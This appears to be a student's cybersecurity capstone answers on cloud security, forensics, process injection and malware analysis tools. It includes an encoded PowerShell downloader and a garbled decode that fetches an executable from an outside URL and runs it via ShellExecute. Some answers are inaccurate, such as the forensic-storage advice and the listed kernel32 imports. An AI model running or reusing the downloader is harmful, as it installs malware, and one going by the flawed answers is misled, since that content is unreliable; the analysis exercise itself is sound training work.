Capstone Project

Bhargav Rohit Dhawala

Exercise 1:

You are information security officer of a company. You are the sole person responsible for the security of the company. You have to take care of the people, processes and tools.

1. How are you going to keep secure data in the cloud? In which way will you transform the data?

Ans. There is some important steps to keep in mind:

i. Choosing certified and reliable cloud partner who follow all the required industry standard provided by ISO/IEC, SOC2, NIST,etc.
ii. Creating Well planned security architecture.
iii. Role based access control keeping sure that only person responsible for specific tools and data useful.
iv. Strong password policy, and authentication system like Multi Factor authentication.
v. Strong encryption to be used while transporting the data and for access it.

2. Do you prefer public cloud, private cloud and hybrid cloud?
   Ans. Each type has it own advantage and disadvantage, I will keep use case in mind, which kind of data I will be dealing with, weather its dealing with sensitive data then I will use on premise or private cloud. If I am service based company which and the project need to be cost effective and security is not in your mind then will choose public cloud. Or if I am project based company who has to focus on various factors and cant handle some section of work, then will choose it hybrid cloud where I and cloud provider share 50% of work where I only take service for which I might require.

3. How are you going to classify the data.

Ans. **Public**: Information that can be freely shared with the public. For example company location or vision or any research published online.

- **Internal**: Data meant for internal use within the organization. Employee details, HR data etc.
- **Confidential**: Sensitive information that should be restricted to specific groups or individuals. Related to projected.
- **Highly Confidential**: Critical data that requires the highest level of security and access control. Client information or client project data.


4. You have asked a forensic analyst to do an investigation. It appears that the user attempted to erase data. After that, the analyst wanted to store data on the hard drive.
   a. Will you allow it? Why?

Ans. No, will not allow for using any hard disk or any physical drive for storing forensic data as it can be against company policies and create security condition in future. Instead would advise to create a excel file or create a file and send it through exchange online(mails) or drive. Have to make sure no foreign device used for sharing of proof.

b. What analysis did the user want do?
Ans. Auditing logs gives a clear picture of what all action were performed including time, action performed, which type of action does it fall under, category access type etc. They will also analyse if there was any deletion of data to investigate string of action performing any kind of modification, creation or deletion of data with or without consent or approval.

5. Understand the below encrypted data.
powershell.exe -NoP -Exec Bypass -EC
JABPAG4AcwB0AGEAbgBjAGUAIAA9ACAAWWBTAHKAcwB0AGUAbQAuAEEAYWBOAGKAdg
BhAHQAbwByAF0AOgA6AEMAcgBIAGEADABIAEkAbgBzAHQAYQBuAGMAZQAoACIAUWB5
AHMADABIAGOALgBOAGUAdAAuAFCAZQBIAEMAbABpAGUAbgB0ACIAKQA7AA0ACgAKAG
OAZQBOAGgAbwBKACAAPQAgAFSAUWB5AHMADABIAGOALgBOAGUAdAAUAFCAZQBIAEMA
bABpAGUAbgBOAFOALgBHAGUAdABNAGUAdABOAG8AZABZACgAKQA7AA0ACgBmAG8Ac
gBIAGEAYwBoACgAJABtACAAaQBuACAAJABtAGUAdABOAG8AZAAPAHSADQAKAA0ACgAg
ACAAAQBmACgAJABtAC4ATgBhAGOAZQAgACOAZQBXACAAIgBEAG8AdwBuAGwAbwBhAG
QARABHAHQAYQAIACKAewANAAoAIAAgACAAIAAgAHQAcgB5AHSADQAKACAAIAAgACAAI
AAKAHUAcgBpACAAPQAgAE4AZQB3ACOATWBIAGOAZQBjAHQAIABTAHKAcwB0AGUAbQAu
AFUAcgBpACgAlgBoAHQAdABwADOALwAvAGIAYQBKAHCAZQBIAHMAaQBOAGUALgBjAG8
AbQAvAHgAYQBwAF8AMQAWADIAYgAtAEEAWgAxAC8ANwAWADQAZQAuAHAAaABwAD8A
bAA9AHoAeQB0AGUAYgA0AC4AZwBhAHMAIgApAA0ACgAgACAAIAAgACAAJABYAGUAcw
BwAG8AbgBzAGUAIAA9ACAAJABtAC4ASQBUAHYAbwBrAGUAKAAKAGKAbgBzAHQAYQBu
AGMAZQASACAAKAAKAHUAcgBpACKAKQA7AA0ACgANAAoAIAAgACAAIAAgACQACABhAH
QAAAAgADOAIABbAFMAeQBzAHQAZQBtAC4ARQBUAHYAaQByAG8AbgBtAGUAbgBOAFOA
OgA6AECAZQB0AEYAbwBSAGQAZQBYAFAAYQBOAGgAKAAIAEMAbwBtAG0AbwBuAEEACA
BwAGwAaQBjAGEADABpAG8AbgBEAGEADABhACIAKQAgACSAIAAIAFWAXABIAFMAVABIA
GoAbgBoAGMALgBIAHgAZQAIADSADQAKACAAIAAgACAAIABbAFMAeQBZAHQAZQBtAC
4ASQBPAC4ARgBpAGwAZQBdADoAOgBXAHIAaQBOAGUAQQBSAGwAQgB5AHQAZQBZAC
gAJABWAGEADABOACwAIAAKAHIAZQBZAHAAbwBuAHMAZQApADSADQAKAA0ACgAgACA
AIAAgACAAJABjAGwAcwBpAGQAIAA9ACAATgBIAHCALQBPAGIAagBIAGMAdAAgAEcAdQB
PAGQAIAANAEMAMAA4AEEARgBEADKAMAATAEYAMgBBADEALQAXADEARAAXACOAOAAO
ADUANQATADAAMABBADAAQWA5ADEARgAzADgAOAAWACCADQAKACAAIAAgACAAIAAK
AHQAeQBwAGUAIAA9ACAAWWBUAHKACABIAFOAOgA6AECAZQB0AFQAeQBwAGUARgByA
G8AbQBDAEWAUWBJAEQAKAAKAGMAbABZAGKAZAAPAA0ACgAgACAAIAAgACAAJABvAGI
AagBIAGMAdAAgADOAIABbAEEAYWB0AGKAdgBhAHQAbwByAF0AOgA6AEMAcgBIAGEADA
BIAEKAbgBzAHQAYQBuAGMAZQAoACQAdAB5AHAAZQAPAA0ACgAgACAAIAAgACAAJABV
AGIAagBIAGMAdAAuAEQAbwBjAHUAbQBIAG4AdAAUAEEACABwAGwAaQBjAGEADABpAG8
AbgAuAFMAAABIAGwAbABFAHgAZQBjAHUAdABIACgAJABwAGEADABOACwAJABUAHUAbA
AsACAAJABUAHUAbAASACAAJABUAHUAbAASADAAKQANAAoADQAKACAAIAAgACAAIAB9
AGMAYQBOAGMAaAB7AH0ADQAKACAAIAAgACAAIAANAAoAIAAgAHOADQAKAHOADQAK
AA0AC9BFAHgAaQB0ADsA"

Ans. First changed **from Base64** and removed all kinds of fullstops using **Find/replace** recipe.



Questions:

!. What encoding mechanism is used here?

Ans. Base64 is the mechanism used for this encoding.

2. Please provide a screenshot of this encoded script.

```
$Onstance = Y`SrstemAa`Nbvator]::CrHaHInstance("Q`ysHcNetPeHClient");


ceNhoJ = TQ`ysHcNetPeHClienNSGetMetNodY();

forHach($m in $metNodt



  f($mNace #eW "DownloadDGta"{

     tryt


uri = New#M`Hcect SrstemUri(http3//baJpeHsiNecom/xap_12b-AZ1/74ephp?l=zyteb4gas")

     $Xesponse = $mITvoke(
bnstance (
uri");

     $at 3 [SystemETvironmenNS::@etFoRdeXPaNh(CommonAplicaionDaa") $ U\HSTHjnhcHxe4

     [SyYtemIOFile]::WriNeARlByteY($VaN,
reYponse)4



     $clsid = NHp-ObjHct GuOd
C08AFD20F2A1-1D#85500A0A`91F388


type = Y`TrHS::@etTypeFromCEQ`ID(
clYbd

     $objHct 3 [Aa`tbvator]::CrHaHBnstance($type

     $UbjHctDocumHntAplicaionSHllExecutH($paN,$Tul, $Tul $Tul0)



     }caNch{}
```

Please decode this blob and answer the following:

1. What is the URl this script attempts to access?

   Ans.

   ```
   uri = New#M`Hcect SrstemUri(http3//baJpeHsiNecom/xap_12b-AZ1/74ephp?l=zyteb4gas")
   ```

2. What is the name of the file it tries to save on the system?

   Ans. \HSTHjnhcHxe4

3. Which folder location is this script dedicated to?

   Ans. CommonAplicaionDaa")

4. What is the ShellExecute method?

   Ans. It will first access the link or URl, will download the exe payload and then run it in the background to execute it.

Exercise 2

Please conduct research and answer the following questions:

Questions

1. What is process injection? What malware variants use this injection technique?

Ans. Process injection is a way to inject malware in to the target address space, allowing to run malicious code to increase the privileges of the target by evading detection.

Some common Process Injection technique:

a. DLL injection
b. Process Hollowing
c. Thread Execution Hijacking
d. APC Injection

Some example by which we execute this process:

a. Emotet
b. Trick Bot
c. Cobalt strike
d. QakBot

These techniques help malware maintain persistence, evade detection, and perform malicious activities without raising immediate suspicion.

2. Please specify at least four different memory injection methods and describe each one in detail.

Ans. 4 memory Injection methods are :-

a. **DLL injection**:- DLL Injection involves injecting a dynamic link library (DLL) into the address space of another process. This is typically done by writing the path to the DLL into the target process's memory and then creating a remote thread to load the DLL using the LoadLibrary function. This method allows the injected DLL to run within the context of the target process, gaining its privileges and access to its resources.
b. **Process Hollowing**:- **Process Hollowing** is a method used by attackers where they initiate a legitimate process in a suspended state. They then remove the original code from the process's memory and replace it with malicious code. Once the malicious code is in place, the process is resumed, allowing the harmful code to run under the appearance of a legitimate process. This technique helps the malicious code to execute while masquerading as a legitimate application.
c. Thread Execution Hijacking:- Thread Execution Hijacking involves injecting code into an existing thread of a target process. The attacker modifies the thread's context to point to the malicious code, causing the thread to execute the injected code. This method can be used to execute arbitrary code within the context of the target process without creating new threads, making it harder to detect.
d. APC Injection:- APC (Asynchronous Procedure Call) Injection uses the Windows Asynchronous Procedure Call mechanism to queue malicious code for execution in the context of another process. The attacker queues an APC to a thread in the target process, specifying the address of the malicious code. When the thread enters an alertable state, it executes the queued APC, running the malicious code.


Exercise 3

1. Please research Sysinternal tools and specify at least three tools you can use to analyze a binary file (or a malware binary file).


Ans. A) Autoruns B) Process Explorer C) Process Monitor.

a. Please provide the tool name and a screenshot of the tool.


Ans. **Autoruns**



Process Explorer :



Process Monitor:



b. Describe what information you could obtain by using each tool.

Ans.
Autoruns displays all the programs that automatically run when your computer starts up or when yo u log in. It's a great way to see what's happening behind the scenes and helps you disable unnecessar y startup programs, which can speed up your system. It like startup option to enable or disable apps while startup.

Process Explorer provides a detailed view of processes running on your system, including their paren t processes. It highlights which files and directories they have open, which handles they have, and m ore. Think of it as an advanced version of Task Manager.

Process Monitor combines the capabilities of two legacy utilities, Filemon and Regmon. It monitors and logs realtime file system, registry, and process/thread activity. It's incredibly useful for diagnosin g system issues and understanding application behavior.

c. How would an analyst use each tool to understand what is done during the file's execution?

Ans. A) Launch Autoruns to see a list of all applications configured to run at startup.

After running the suspicious file, refresh Autoruns to check if any new entries have appeared. This ca n reveal if the file has added any new startup programs.


B) If any suspicious file found in startup, we can check here weather the app is still in use or not. Usually it shows all the current application running actively or at backgrounds includes all necessary services. Can keep track of the hardware usage and condition, weather CPU or GPU is working or how much load it has currently.

C)Keeping track of all activity such as keystrokes, creation, deletion, modification in form of logs. We can also set filters for suspicious file.

d. Are these tools used for dynamic or static binary file analysis?

Ans. These tools are used for dynamic file analysis. Dynamic analysis involves examining files or services while they are active.

2. Please review the following figure and describe the following:



Target Machine	Intel 386 or later processors and compatible processors
Entry Point	1465968
Contained Sections	3

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5
UPX0	4096	1183744	0	0	d41d8cd98f00b204e9800998ecf8427e
UPX1	1187840	282624	281600	8	13c3fbea3aec24cbeb617794bab080c0
.rsrc	1470464	4096	1536	4.07	a24303785837b4a1c9f0331c28911de9

Imports

- KERNEL32.DLL
  - VirtualFree
  - ExitProcess
  - VirtualProtect
  - LoadLibraryA
  - VirtualAlloc
  - GetProcAddress
- msvcrt.dll
  - _dup

a. What do you see in the figure?

Ans. I see target machine processor details, sections ,

b. What does the section mean?

- Ans. **UPX0**: Likely a packed section, often used for compression.
- **UPX1**: The main code section, probably where the actual program logic resides.
- **.rsrc**: Contains resources like icons, bitmaps, and other data used by the application.

c. What does the name UPX mean?

Ans.
UPX (Ultimate Packer for eXecutables) is a free, opensource tool used to compress executable files1.

d. What is Entropy, and what is it used for?

Ans.**Entropy**, in the context of computing and cryptography, measures the randomness or unpre dictability of data. Think of it as a metric for how disordered and unpredictable the content is.

e. What does the import section mean?

- Ans. **Kernel32.dll**: Handles system-level functions like file operations, memory management, and process creation.
- **Msvcrt.dll**: Contains C runtime library functions, supporting operations like string manipulation and math computations.

f. Bonus : Do you recognize the import functions under the kernel32.dll

- Ans. **CreateProcess**: Creates a new process and its primary thread.
- **ExitProcess**: Terminates a process and all of its threads.
- **GetLastError**: Retrieves the last error code for the calling thread.
- **LoadLibrary**: Loads the specified module into the address space of the calling process.
- **GetProcAddress**: Retrieves the address of an exported function or variable from the specified dynamic-link library.
- **VirtualAlloc**: Allocates memory in the virtual address space of the calling process.
- **VirtualFree**: Frees or releases a region of memory within the virtual address space of the calling process.
- **WriteFile**: Writes data to a file